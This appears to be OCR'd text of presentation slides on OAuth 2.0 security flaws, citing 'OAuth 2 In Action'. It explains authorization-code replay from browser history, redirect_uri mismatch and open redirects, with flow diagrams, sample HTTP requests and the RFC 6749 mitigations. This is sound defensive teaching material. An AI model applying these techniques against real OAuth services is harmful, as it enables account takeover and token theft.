
Implicit grant type uses only the front channel since the client is inside the browser

From “OAuth 2 In Action” by Justin Richer and Antonio Sanso, Copyrights 2015


★ OAuth ~~entication~~ orization

- **OAuth 2.0** is **NOT** an authentication protocol. It is an access delegation protocol.
- It can-be-used as an authentication protocol
- **BUT HANDLE WITH CARE**

#10 The Postman Always Rings Twice



Resource Owner
Client
Authorization Server: Authorization endpoint
Authorization Server: Token endpoint
Protected Resource
Client redirects user agent to authorization endpoint
User agent loads authorization endpoint
Authorization server redirects user agent to client with authorization code
User agent loads redirect URI at client with authorization code
Client sends authorization code and its own credentials to token endpoint



Website	Address
▼ Last Visited Today	3 items
OAuth in Action: OAuth Client	http://localhost:9000/callback?code=EB4H3L24&state=x3pK1mE5xU1zm3BsaMq0VoGTZ3DRa9Pg
OAuth in Action...orization Server	http://localhost:9001/authorize?response_type=c...&state=x3pK1mE5xU1zm3BsaMq0VoGTZ3DRa9Pg
OAuth in Action: OAuth Client	http://localhost:9000/

*Image taken from the movie The Postman Always Rings Twice""

From "OAuth 2 In Action" by Justin Richer and Antonio Sanso, Copyrights 2015

#10 The Postman Always Rings Twice



Resource Owner
Client
Authorization Server: Authorization endpoint
Authorization Server: Token endpoint
Protected Resource
Client redirects user agent to authorization endpoint
User agent loads authorization endpoint
Resource owner authenticates to authorization server
Resource owner authorizes client
Authorization server redirects user agent to client with authorization code
Malicious Resource Owner discards its own authorization code and inject the one found in the browser history
User agent loads redirect URI at client with the victim authorization code
Client sends forged authorization code and its own credentials to token
Authorization server sends access token to client

*Image taken from the movie The Postman Always Rings Twice""

From “OAuth 2 In Action” by Justin Richer and Antonio Sanso, Copyrights 2015

#10 The Postman Always Rings Twice

*Image taken from the movie The Postman Always Rings Twice""

Mitigation

RFC 6749 - Section-4.1.3

The client **MUST NOT** use the authorization code **more than once.** If an authorization code is used more than once, the authorization server MUST deny the request and SHOULD revoke (when possible) all tokens previously issued based on that authorization code.

Attack

http://intothesymmetry.blogspot.ch/2014/02/oauth-2-attacks-and-bug-bounties.html

#9 Match Point

RFC 6749 - Section-4.1.3

...if the **"redirect_uri"** parameter was included in the initial authorization request as described in Section 4.1.1, and if included **ensure that their values are identical.**


Attack

http://homakov.blogspot.ch/2014/02/how-i-hacked-github-again.html

*Image taken from the movie Match Point""

#9 Match Point

```
GET /oauth/authorize?response_type=code&
client_id=bfq5abhdq4on33igtmd74ptrli-9rci_8_9&
scope=profile&state=0f9c0d090e74c2a136e41f4a97ed46d29bc9b0251
&redirect_uri=https%3A%2F%2Fwww.printondemand.biz%2Fcallback
HTTP/1.1
Host: server.oltu.com
```



```
POST /oauth/token HTTP/1.1
Host: server.oltu.com
Authorization: Basic
czZCaGRSa3F0MzpnWDFmQmF0M2JW
Content-Type: application/x-www-
form-urlencoded

grant_type=authorization_code&code
=SplxlOBeZQQYbYS6WxSbIA
&state=0f9c0d090e74c2a136e41f4a97e
d46d29bc9b0251&
redirect_uri=https%3A%2F
%2Fwww.printondemand.biz
%2Fcallback
```

From "OAuth 2 In Action" by Justin Richer and Antonio Sanso, Copyrights 2015

*Image taken from the movie Match Point""

#8 Open redirect in rfc6749

http://intothesymmetry.blogspot.ie/2015/04/open-redirect-in-rfc6749-aka-oauth-20.html


- Owasp Top10 #10
- Controversial web vulnerability
- Often they are relatively benign
- …but an open redirect is handy sometime (right?)

RFC 6749 - Section-4.1.2.1

... If the resource owner denies the access request **or if the request fails for reasons other than a missing or invalid redirection URI,** the authorization server informs the client by adding the following parameters to the query component **of the redirection URI** using the "application/x-www-form-urlencoded" format, per Appendix B:.

#8 Open redirect in rfc6749

http://intothesymmetry.blogspot.ie/2015/04/open-redirect-in-rfc6749-aka-oauth-20.html




Authorization server re-directs resource owner back to the client with an authorization code

From “OAuth 2 In Action” by Justin Richer and Antonio Sanso, Copyrights 2015

#8 Open redirect in rfc6749

http://intothesymmetry.blogspot.ie/2015/04/open-redirect-in-rfc6749-aka-oauth-20.html



From “OAuth 2 In Action” by Justin Richer and Antonio Sanso, Copyrights 2015

#8 Open redirect in rfc6749

http://intothesymmetry.blogspot.ie/2015/04/open-redirect-in-rfc6749-aka-oauth-20.html

